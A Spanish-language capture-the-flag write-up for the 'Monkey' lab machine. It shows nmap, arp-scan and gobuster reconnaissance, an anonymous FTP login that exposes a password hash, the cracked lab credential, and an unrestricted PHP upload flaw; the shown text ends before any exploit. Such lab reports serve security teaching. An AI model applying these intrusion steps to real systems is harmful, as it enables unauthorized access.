



Informe de análisis de vulnerabilidades, explotación y resultados del reto Monkey.

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/09/2023	19/09/2023	1.0	MQ-HM-Monkey	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto Monkey.

N.- MQ-HM-Monkey

Generado por:

**Jonathan Jesús Jacinto
Badillo**

Especialista de Ciberseguridad, Seguridad de la
Información

**Fecha de creación:
19.09.2023**

Índice

1. Reconocimiento	3
2. Análisis de vulnerabilidades/debilidades	4
3. Explotación	4
4. Banderas	5
5. Herramientas usadas	6
6. Conclusiones y Recomendaciones	6

1. Reconocimiento

- Detección de equipos en la red

```
(kali@kali) ~$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a3:d5:82, IPv4: 192.168.3.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.1      00:50:56:c0:00:08      VMware, Inc.
192.168.3.2      00:50:56:ef:20:a0      VMware, Inc.
192.168.3.137    00:0c:29:0a:d0:02      VMware, Inc.
192.168.3.254    00:50:56:e2:5e:8c      VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.112 seconds (121.21 hosts/sec). 4 responded
```

```
(kali@kali) ~$ ./script-ping 192.168.3
192.168.3.2:
192.168.3.129:
192.168.3.137:
```

- Analizamos el TTL del equipo para intuir sobre su OS

```
(kali@kali) ~$ ./script-ttl 192.168.3
ingrese ip: 192.168.3.137
ttl=64
```

- Análisis de puertos abiertos y ejecución de un script para obtener los puertos (también podemos añadir el parámetro “-O” para detectar el OS)

```
(kali@kali) ~$ sudo nmap -sS -p- -v --min-rate 6000 192.168.3.137 -T4
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-19 15:17 EDT
Initiating ARP Ping Scan at 15:17
Scanning 192.168.3.137 [1 port]
Completed ARP Ping Scan at 15:17, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:17
Completed Parallel DNS resolution of 1 host. at 15:17, 0.01s elapsed
Initiating SYN Stealth Scan at 15:17
Scanning 192.168.3.137 [65535 ports]
Discovered open port 80/tcp on 192.168.3.137
Discovered open port 21/tcp on 192.168.3.137
Discovered open port 22/tcp on 192.168.3.137
Completed SYN Stealth Scan at 15:17, 2.32s elapsed (65535 total ports)
Nmap scan report for 192.168.3.137
Host is up (0.000092s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:0A:D0:02 (VMware)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 2.54 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

- Análisis con el parámetro “-O” para verificar los detalles del OS

```

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 00:0C:29:0A:D0:02 (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 48.258 days (since Wed Aug  2 09:06:30 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros

```

IP, Puertos Sistema operativo

IP	192.168.3.137
Sistema Operativo	Debian GNU/Linux 10 (buster)
Puertos/Servicios	22 - ssh 21 - ftp 80 - http

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

2. Análisis de vulnerabilidades/debilidades

- Análisis de puertos y servicios
- Detección de servicio ftp, ssh e ingreso a estos con un usuario "Anonymous"
- Detección archivo "notas.txt" con accesibilidad a esta
- Se tiene acceso a la maquina Monkey con este usuario encontrado y se puede realizar la lectura del archivo reportado

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-syst:
| STAT:
| FTP server status:
|   Connected to ::ffff:192.168.3.129
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
| End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 1000  1000  791 May 15  2022 notas.txt
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|   256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.38 (Debian)
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
MAC Address: 00:0C:29:0A:D0:02 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Uptime guess: 48.264 days (since Wed Aug  2 09:06:30 2023)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

- Análisis web vía puerto 80, servicio: http



- Búsqueda de exploits por medio de los servicios y sus versiones
- No se detectó una vulnerabilidad en los servicios de los puertos abiertos



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

- Detección de directorios web, por medio de “gobuster” y “dirbuster”, para identificar alguna mala configuración del sistema.

```

kali@kali: ~/Desktop/machines/monkey
$ gobuster dir -u http://192.168.3.137 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 200


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.3.137
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/phpmyadmin (Status: 301) [Size: 319] [→ http://192.168.3.137/phpmyadmin/]
/monkey (Status: 301) [Size: 315] [→ http://192.168.3.137/monkey/]
Progress: 41070 / 220561 (18.62%) [ERROR] Get "http://192.168.3.137/users": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
[ERROR] Get "http://192.168.3.137/2007": context deadline exceeded (Client.Timeout exceeded while awaiting headers)



```



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

- Directorios webs encontrados de la maquina Monkey, directorios de base de datos y login a plataforma de estudios PMJ



- Ingreso a la maquina Monkey por medio del servicio ftp del puerto 21, con el usuario “Anonymous” encontrado
- Lectura del archivo “notas.txt”

```
(kali@kali) [~/Desktop/machines/Monkey]
$ ftp 192.168.3.137
Connected to 192.168.3.137.
220 (vsFTPd 3.0.3)
Name (192.168.3.137:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||16572|)
150 Here comes the directory listing.
-rw-r--r-- 1 1000 1000 791 May 15 2022 notas.txt
226 Directory send OK.
ftp> more notas.txt
Hola Hacker !
Grimmie está probando el sitio web para la nueva academia.
Le dije que no utilice la misma contraseña en otros servicios y que la cambie lo más pronto posible.

No pude crear un usuario a través del panel de admin, entonces lo agregué directamente en la base de datos con el siguiente comando:

INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updateDate`) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');

StudentRegno es el nombre de usuario para loguearse.


Dejame saber que opinas de este proyecto open-source, es del 2020 asi que deberia ser seguro, verdad?

-hmentor
```



- Posibles nombres de usuarios encontrado y una contraseña en hash encontrada

```
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `updateDate`) VALUES
('hackermentor', '', '8d2473d579e5a11924906def258f97a1', 'HackerMentor', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');
```

- Proceso para descifrar la contraseña en hash, proceso logrado
 Usuario: hackermentor Contraseña: junior01





- Ingreso al directorio web de la plataforma de estudios PMJ con las credenciales obtenidas, (no se pudo ingresar al directorio de la base de datos “phpMyAdmin” con las credenciales obtenidas)



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY


- Se encontró un fallo en la subida de archivos al directorio web en la imagen del alumno. Subida no solo de imágenes sino también de archivos php y otros formatos en la que trabaja el servicio http de este directorio
- Revisión de tecnologías con la que trabaja el directorio web



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-MONKEY

